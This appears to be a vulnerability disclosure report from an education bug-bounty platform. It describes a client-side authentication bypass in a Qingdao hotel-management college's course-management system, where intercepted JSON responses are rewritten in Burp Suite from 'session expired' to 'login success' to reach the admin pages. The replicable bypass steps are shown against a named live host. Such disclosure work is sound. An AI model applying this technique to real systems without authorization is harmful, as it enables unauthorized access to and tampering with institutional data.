

# 青岛酒店管理职业技术学院

时间	单位	作者	等级	Rank
2023-01-10 11:35:00	青岛酒店管理职业技术学院 (/list/firm/4492)	blame_Adminhz (/profile/9738/)	中危	0

QAQ

## 青岛酒店管理职业技术学院存在逻辑缺陷

url: <http://demo1.it101.live/qd/login/>

查看接口





Secret

复制

StaticUrl

访问看看

书签...

新手上路

fofa

Web常见漏洞描述及...

Geekby's Blog学习博...

Adminxe's Blog专注...

主页 | 教育漏洞报告...

补天 - 企业和白帽子...

青岛酒店管理职业技术学院

Qingdao Vocational and Technical College of Hotel Management

专业标准管理

课程标准管理

统计分析

考试管理

题库

知识点管理

管理中心

课程搜索

专业: 专业

会话失效


请登录

序号	课程代码	课程名称	修读方式
1	06370037	证券投资理论与实务	专业核心课
2	05130007	PLC应用技术	专业基础课
3	06000042	商务数据分析	专业核心课
4	06340032	纳税实务	专业核心课
5	01010001	酒店英语	专业基础课

一闪而过

拦截返回包

## 修改数据



搜索  专业:

课程代码	课程名称	修读方式	学分	学时	上课

Response from http://demo1.it101.live:80/api/auth/verify\_token [139.198.30.128]

Forward Drop Intercept is on Action

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Tue, 10 Jan 2023 03:19:53 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Vary: Origin
7 Access-Control-Allow-Origin: *
8 Content-Length: 104
9
10 {
  "ok":false,
  "code":420,
  "message":"会话失效",
  "referer":"http://demo1.it101.live/qd/course",
  "type":""
}
```

修改这样

```
{
  "ok":true,
  "code":200,
  "message":"登录成功",
  "referer":"http://demo1.it101.live/qd/course",
  "type":""
}
```

继续放包

专业: 

专业

	课程名称	修读方式	学分

Burp Project Intruder Repeater Window Help

Dashbaord Target Proxy Intruder Repeater Sec

Intercept HTTP history WebSockets history Options

Response from http://demo1.it101.live:80/api/majors?search=&orgId:

Forward Drop Intercept is on Acti

Pretty Raw Hex Render ↵ \n ≡

1 HTTP/1.1 200 OK  
2 Server: nginx/1.14.0 (Ubuntu)  
3 Date: Tue, 10 Jan 2023 03:19:55 GMT  
4 Content-Type: application/json; charset=utf-8  
5 Connection: close  
6 Vary: Origin  
7 Access-Control-Allow-Origin: \*  
8 Content-Length: 91  
9  
10 {  
11 "ok":true,  
12 "code":200,  
13 "message":"登录成功",  
14 "referer":"http://demo1.it101.live/qd/course",  
15 "type":""  
16 }

```

    ok :false,
    "code":420,
    "referer":"http://demo1.it101.live/qd/course
    "message":"请登录"
}

```

继续修改

```

Content-Length: 91
9
0 {
    "ok":true,
    "code":200,
    "referer":"http://demo1.it101.live/qd/course",
    "message":"登录成功"
}

```

一直放完数据包就访问进去了


课程管理

课程搜索:  专业:

序号	课程代码	课程名称	修读方式	学分	学时	上课地点	教学场所	修读方式
1	06370037	<a href="#">证券投资理论与实务</a>	专业核心课	2	32	校内	一体化教室	专业核心课
2	05130007	<a href="#">PLC应用技术</a>	专业基础课	2	0	校内	一体化教室	专业基础课
3	06000042	<a href="#">商务数据分析</a>	专业核心课					

Burp Suite Proxy

4	06340032	<a href="#">纳税实务</a>	专业核心课
5	01010001	<a href="#">酒店英语</a>	专业基础课
6	05130013	<a href="#">制冷与通风空调工程</a>	专业核心课
7	04140051	<a href="#">烹饪化学</a>	专业基础课
8	01040110	<a href="#">导游实务</a>	专业核心课
9	0217003	<a href="#">物联网概论</a>	专业基础课
10	01170233	<a href="#">船舶安全管理</a>	专业基础课



demo1.it101.live/qd/course

课程管理

课程名称:  专业:

新增课程

序号	课程代码	课程名称	课程方式	学分	学时	上课地点	教学场所	课程方式	创建时间	最后修改时间	课程标准
1	06370037	<a href="#">证券投资理论与实务</a>	专业核心课	2	32	校内	一体化教室	专业核心课	2022-11-23	2023-01-10	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
2	05130007	<a href="#">PLC应用技术</a>	专业基础课	2	0	校内	一体化教室	专业基础课	2022-06-24	2022-06-24	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
3	06000042	<a href="#">商务数据分析</a>	专业核心课	4	64	校内	一体化教室	专业核心课	2022-06-23	2022-06-23	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
4	06340032	<a href="#">纳税实务</a>	专业核心课	4	64	校内	一体化教室	专业核心课	2022-06-22	2022-06-22	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
5	01010001	<a href="#">酒店英语</a>	专业基础课	2	32	校内	教室	专业基础课	2022-06-21	2022-06-21	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
6	05130013	<a href="#">制冷与通风空调工程</a>	专业核心课	2	32	校内	一体化教室	专业核心课	2022-06-20	2022-06-27	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
7	04140051	<a href="#">烹饪化学</a>	专业基础课	2	32	校内	教室	专业基础课	2022-06-15	2022-06-15	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
8	01040110	<a href="#">导游实务</a>	专业核心课	4	64	校内	教室	专业核心课	2022-06-14	2022-06-14	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
9	0217003	<a href="#">物联网概论</a>	专业基础课	1	32	校内	实验室	专业基础课	2022-06-05	2022-06-08	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
10	01170233	<a href="#">船舶安全管理</a>	专业基础课	4	64	校内	实验室	专业基础课	2021-07-01	2021-07-01	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
11	540106	<a href="#">原名课名</a>	专业核心课	2	32	校外	其他	专业核心课	2021-06-30	2022-06-01	<a href="#">修改基本信息</a> <a href="#">课标管理</a>
12	06010042	<a href="#">税收管理及筹划</a>	专业核心课	3	48	校内	一体化教室	专业核心课	2021-06-30	2022-06-16	<a href="#">修改基本信息</a> <a href="#">课标管理</a>

点击修改基本信息试试

可以对内容进行修改这里就不修改了，点到为止

\* 课程名称:

证券投资理论与实务

\* 课程代码:

06370037

\* 课程学分:

—

2

+

\* 修读方式:

专业核心课

▼

\* 总学时:

—

32

+

\* 上课地点:

校内

▼

\* 教学场所:

一体化教室

▼

\* 课程描述:


是金融管理专业理论与实践相结合的课程，是专业核心课

取消

保存

测试了其他页面，也能通过改数据包的方法访问到

http://demo1.it101.live/qd/test-demo/ (http://demo1.it101.live/qd/test-demo/)



这是 测试 页

add 「哈哈」

input 对应的内容

选择这个

这是我的内容 \N XDSFDF FDSFDS

|

ne

ow

ree

our

|

2023 © 联系邮箱: [contact@src.sjtu.edu.cn](mailto:contact@src.sjtu.edu.cn) (mailto:contact@src.sjtu.edu.cn)